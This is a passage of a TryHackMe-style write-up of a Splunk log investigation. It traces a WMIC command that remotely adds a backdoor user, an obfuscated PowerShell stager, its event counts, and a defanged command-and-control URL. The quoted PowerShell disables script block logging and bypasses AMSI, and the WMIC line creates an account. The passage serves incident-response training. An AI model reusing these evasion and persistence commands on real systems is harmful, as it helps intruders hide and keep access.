
We take a step back and, in our query, search using the CommandLine variable to look for the net command. Though, since it would take long to look, we'd instead opt for finding all the unique values. Using stats keyword to determine all the unique values, we found the command that contains that remotely adds the user.




The answer is **"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"**

Q6: How many times was the login attempt from the backdoor user observed during the investigation?

We know that the backdoor user is “A1berto” and is in the domain “WORKSTATION6,” and it’s added from a compromised hostname of “Michael.Beaven.” In the SubjectUserName field, there is a value of “WORKSTATION6$”



But, upon further investigation, there’s nothing that indicates a log in attempt. So, we take a step back and instead, focus on finding EventID 4625. However, nothing returned using this query.




There’s no indication of failed attempts or rather an attempt to login the system.


The answer is **0.**

Q7: What is the name of the infected host on which suspicious Powershell commands were executed?

It would be safe to assume that it comes from Michael.Beaven but we need to make sure that it contains suspicious Powershell commands. However, this isn't the hostname that contains Powershell commands as there are no channels dedicated to Powershells




So, we take a step back and, instead, check all the available hostnames. Those two hostnames are Salena.Adam and James.browne.



James.browne is interesting to look for as it contains many events logged in that hostname. As expected, there's already suspicious Powershell commands.



We try to decipher it using cyberchef to see what it contains.




```
IF($PSVerSIonTabLe.PSVErSION.MaJOR -Ge 3){$11BD8=
[reF].ASseMbly.GetTyPE('System.Management.Automation.Utils')."GETFIe`ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');IF($11Bd8)
{$A18E1=$11BD8.GetVaLUE($nUlL);If($A18e1['ScriptB'+'lockLogging'])
{$A18e1['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$a18e1['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$vAL=
[CoLlectiONS.GeNEriC.DIcTiOnARY[StrING,SysTEm.OBJEct]]::neW();$vAL.AdD('EnableScriptB'+'l
ockLogging',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHIN
E\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ELsE{[ScRip
TBlOCK]."GeTFIE`Ld"('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$ReF=
[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIeLd('amsiIn
itF'+'ailed','NonPublic,Static').SEtVALue($NULl,$tRUe);};
[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT100ContINue=0;$7a6eD=NeW-OBJeCT
SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
```

The answer is **James.browne**


Q8: Powershell logging is enabled on this device. How many events were logged for the malicious Powershell execution?

We can start at James.browne host and work our way there to find how many events had been logged. We can scope it narrowly into focus only the PowerShell channel.

It returns 92 events but we need to check if there are commands that are not malicious as it could've been likely used for maintenance and such.




Upon checking the logs, most of the events are all executing the malicious PowerShell script, and that there are no normal anomalies that are not related to the attack.




The answer is **92**.

However, the answer is wrong. There are different type of Powershell EventLogs apart from Windows Powershell.




We have not checked Microsoft-Windows-PowerShell/Operational. Since the question asks about the PowerShell execution and not the execution details, this, infact, is the correct channel to look at. This query returns 74 events.



It should be 74 but the answer is still not correct.


We guess that there might be events that are not related to the execution or that the channels are not the one we're supposed to look for. So, instead, we search the term "powershell" in the

inquiry to get all events containing the word. There is, however, an account name of SYSTEM under James.browne's.



This is the wrong answer still. 18 is not the correct number.

However, a hypothesis is formed that maybe we shouldn't focus soley on the hostname James.browne as it may contain events without the Hostname variable. Upon inquiring only on the executed commands of PowerShell, it returned 79 entries.



The correct answer is **79.**

Q10: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

Since we've retrieved the decoded Powershell script from Q7, we can start there and look for any URLs by searching with "http" or "https". But, in that decoded command, there's another Base64 encryption in the script, this can be the URL




It's observed that there are two base64 URLs. The first base64 results in having the URL



hxxp://10[.]10[.]10[.]5

However, this is not the full URL yet as TryHackMe has a directory from that URL. There's another half of the encoded message that could most likely be a puzzle to decode the last part of the URL. We instead bring it to AI to decipher what it means



Now we find the full target URL but TryHackMe requires the URL to be defanged. So we turn over to Cyberchef to do it.

The answer is **hxxp[://]10[.]10[.]10[.]5/news[.]php**